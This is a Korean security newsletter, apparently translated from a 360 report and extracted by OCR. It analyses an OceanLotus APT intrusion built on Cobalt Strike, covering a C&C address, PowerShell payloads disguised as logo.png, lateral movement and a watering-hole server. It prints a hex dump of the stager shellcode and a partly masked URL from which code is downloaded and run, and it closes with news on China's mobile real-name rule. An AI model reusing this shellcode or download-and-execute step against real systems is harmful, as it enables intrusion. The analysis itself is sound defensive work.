
패킷의 http 헤더 host 필드에는 www.amazon.com 이라고 적혀 있었으며, 연결 ip 주소는 ***.***.***.***으로, 이 ip 는 악성코드의 C&C 주소였다.




침투 툴

이번 공격은 Cobalt Strike 툴을 이용한 공격이였다. 작년에도 OceanLotus 그룹이 Cobalt Strike 프레임을 이용한 APT 공격을 진행한 적이 있었다.

어쨌거나, 직원은 악성파일을 실행했으며, 그의 컴퓨터는 이미 OceanLotus 그룹의 컨트롤서버에 접속되었다. 공격자가 보는 화면은 다음과 같은 것이다.




이 툴이 지원하는 통신 방식은 HTTP, HTTPS, DNS 및 SMB 터널링 프로토콜로, 전에 공격자가 사용했었던 beacon.dll 은 beacon_http, beacon_dns, beacon_https 및 beacon_smb 이런 도청 방식이다.




Part4. 해외 보안 동향


이 툴은 몇가지 공격을 제공합니다.




백신을 쉽게 우회할 수 있기 때문에, Powershell 의 백도어들이 큰 환영을 받고 있다. Cobalt Strike 의 PayLoad Generator 기능도 이 항목을 지원한다.




공격툴이 생성하는 payloac.ps1 스크립트와 우리가 이번 공격 중 발견한 logo.png 문서의 크기에는 매우 큰 차이가 있다.



다른점은 바드 var_code 변수의 내용이다.




툴이 생성한 payload.ps 스트립트 중의 shellcode 기능은 비교적 간단하다. shellcode 에서 다음과 같은 url 을 추출해내었다.
http://***.*.*.***:808/vQEV 이 웹페이지에서 내려 받은 후 다음단계는 shellcode 실행이다.




Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
00000000	FC	E8	89	00	00	00	60	89	E5	31	D2	64	8B	52	30	8B	üè‰...`‰å1Òd‹R0‹
00000016	52	0C	8B	52	14	8B	72	28	0F	B7	4A	26	31	FF	31	C0	R.‹R.‹r(.·J&1ÿ1À
00000032	AC	3C	61	7C	02	2C	20	C1	CF	0D	01	C7	E2	F0	52	57	¬<a|., ÁÏ..ÇâðRW
00000048	8B	52	10	8B	42	3C	01	D0	8B	40	78	85	C0	74	4A	01	‹R.‹B<.Ð‹@x…ÀtJ.
00000064	D0	50	8B	48	18	8B	58	20	01	D3	E3	3C	49	8B	34	8B	ÐP‹H.‹X .Ó㠋I‹4‹
00000080	01	D6	31	FF	31	C0	AC	C1	CF	0D	01	C7	38	E0	75	F4	.Ö1ÿ1À¬ÁÏ..Ç8àuô
00000096	03	7D	F8	3B	7D	24	75	E2	58	8B	58	24	01	D3	66	8B	.}ø;}$uâX‹X$.Óf‹
00000112	0C	4B	8B	58	1C	01	D3	8B	04	8B	01	D0	89	44	24	24	.K‹X..Ó‹.‹.Ð‰D$$
00000128	5B	5B	61	59	5A	51	FF	E0	58	5F	5A	8B	12	EB	86	5D	[[aYZQÿàX_Z‹.ë†]
00000144	68	6E	65	74	00	68	77	69	6E	69	54	68	4C	77	26	07	hnet.hwiniThLw&.
00000160	FF	D5	E8	80	00	00	00	4D	6F	7A	69	6C	6C	61	2F	35	ÿÕè€...Mozilla/5
00000176	2E	30	20	28	63	6F	6D	70	61	74	69	62	6C	65	3B	20	.0 (compatible;
00000192	4D	53	49	45	20	39	2E	30	3B	20	57	69	6E	64	6F	77	MSIE 9.0; Window
00000208	73	20	4E	54	20	36	2E	31	3B	20	57	4F	57	36	34	3B	s NT 6.1; WOW64;
00000224	20	54	72	69	64	65	6E	74	2F	35	2E	30	29	00	58	58	Trident/5.0).XX
00000240	58	58	58	58	58	58	58	58	58	58	58	58	58	58	58	58	XXXXXXXXXXXXXXXX
00000256	58	58	58	58	58	58	58	58	58	58	58	58	58	58	58	58	XXXXXXXXXXXXXXXX
00000272	58	58	58	58	58	58	58	58	58	58	58	58	58	58	58	58	XXXXXXXXXXXXXXXX
00000288	58	58	58	58	58	58	00	59	31	FF	57	57	57	57	51	68	XXXXXX.Y1ÿWWWWQh
00000304	3A	56	79	A7	FF	D5	EB	79	5B	31	C9	51	51	6A	03	51	:Vy§ÿÕëy[1ÉQQj.Q
00000320	51	68	28	03	00	00	53	50	68	57	89	9F	C6	FF	D5	EB	Qh(...SPhW‰ŸÆÿÕë
00000336	62	59	31	D2	52	68	00	02	60	84	52	52	52	51	52	50	bY1ÒRh..`„RRRQRP
00000352	68	EB	55	2E	3B	FF	D5	89	C6	31	FF	57	57	57	57	56	hëU.;ÿÕ‰Æ1ÿWWWWV
00000368	68	2D	06	18	7B	FF	D5	85	C0	74	44	31	FF	85	F6	74	h-..{ÿÕ…ÀtD1ÿ…öt
00000384	04	89	F9	EB	09	68	AA	C5	E2	5D	FF	D5	89	C1	68	45	.‰ùë.hªÅâ]ÿÕ‰ÁhE
00000400	21	5E	31	FF	D5	31	FF	57	6A	07	51	56	50	68	B7	57	!^1ÿÕ1ÿWj.QVPh·W
00000416	E0	0B	FF	D5	BF	00	2F	00	00	39	C7	74	BC	31	FF	EB	à.ÿÕ¿./..9Çt¼1ÿë
00000432	15	EB	49	E8	99	FF	FF	FF	2F	76	51	45	56	00	00	68	.ëIè™ÿÿÿ/vQEV..h
00000448	F0	B5	A2	56	FF	D5	6A	40	68	00	10	00	00	68	00	00	ðµ¢VÿÕj@h....h..
00000464	40	00	57	68	58	A4	53	E5	FF	D5	93	53	53	89	E7	57	@.WhX¤SåÿÕ“SS‰çW
00000480	68	00	20	00	00	53	56	68	12	96	89	E2	FF	D5	85	C0	h. ..SVh.–‰âÿÕ…À
00000496	74	CD	8B	07	01	C3	85	C0	75	E5	58	C3	E8	37	FF	FF	tÍ‹..Ã…Àuå XÃè7ÿÿ
00000512	FF	[redacted]							2E	[redacted]	2E	[redacted]				00	ÿ[redacted].

다시 내려 받은 데이터 크기는 186kb 이다.



다시 내려 받은 코드는 뒷부분의 암호화 부분이 다를 뿐만 아니라, Shellcode 와 OceanLotus 조직의 shellcode 코드와 똑같았다. 공격을 위하여 vQEV 모듈의 해독 코드를 내려 받았다.



OceanLotus 의 logo.png 이름을 가진 Powershell 스크립트는 다이렉트로 필요한 이 코드를 var_code 변수 중 인젝션시켜 실행하였으며, 인터넷에서 내려 받지 않았다. 비록 문서의 크기가 증가하였지만, 인터넷이나 서비스의 문제로 실패할 가능성을 줄인 것이다.


가로로 이동(?)

직원의 컴퓨터를 장악한 후, 이 회사를 발판으로 삼아 OceanLotus 조직은 Cobalt Strike 를 사용하여 내부망을 장악하기 시작하였다. Cobalt Strike 는 처음 침투할 때 사용되는 Payload 를 전송할 때 사용될 뿐만 아니라, 내부망 노드의 컨트롤 권한을 얻어 자동으로 내부망 시스템의 각종 취약점 및 설정의 문제점들을 스캔한다.


하루 뒤, 내부망의 다른 컴퓨터에 공격이 진행되었다. 왜냐하면 감염된 PC 와 외부의 C&C 가 연결된 것이다. 그 중 한대의 내부망 공용서버도 포함되어 있었다. 서버 중 두개의 중요한 실행 가능한 파일들에 악성코드를 삽입했을 뿐만 아니라, 동시에 가짜 Flash 업데이트 패키지를 이용하여 사용자가 방문할 때 팝업창을 띄웠다. 즉 이 서버가 워터링 홀 사이트가 된 것이다.

몇일 후, 우리는 지속적으로 몇대의 내부망 클라이언트에서 이 서버를 통하여 악성코드가 감염된 사실을 확인하였다. 왜냐하면 네트워크 중 외부의 C&C 서버와 연결된 것을 확인할 수 있었기 때문이다.

결론적으로 이번 공격의 전체 과정을 보면 다음과 같다.



Social Engineering Data 로, 우리는 제작자가 자주 사용하는 QQ 이메일 주소와 비밀번호를 알아냈다. 이를 실마리로, 우리는 더 많은 정보들을 알아낼 수 있었다.



[출처] 360 기업 뉴스레터

이동통신 실명제 실시: 외국인도 실명인증 필수

중국이 2017 년 6 월 30 일까지 모바일 사용자에 대한 100% 실명제 인증을 실시한다. 아직까지 실명인증을 하지않은 1 억명의 사용자들은 신분증을 가지고 실명인증을 해야하며, 그렇지 않으면 서비스가 끊길 수 있다. 또한 외국인도 실명인증을 해야한다.
정보부에 따르면, 중국 3 대 이통사들은 새로운 가입자들에 대한 실명제 요구를 강화하기로 하였다. 실명제의 어려운 점은 기존 사용자들에 대한 실명등록인제 최근 3 년간 3 억명의 사용자가 실명인증을 하였지만, 현재까지 아직 1 억명의 미 실명 등록 사용자가 있다.
중국은 2017 년 6 월 30 일까지 실명인증을 하지 않은 사용자들은 서비스를 이용하지 못하게 할 것이라고 하였다.
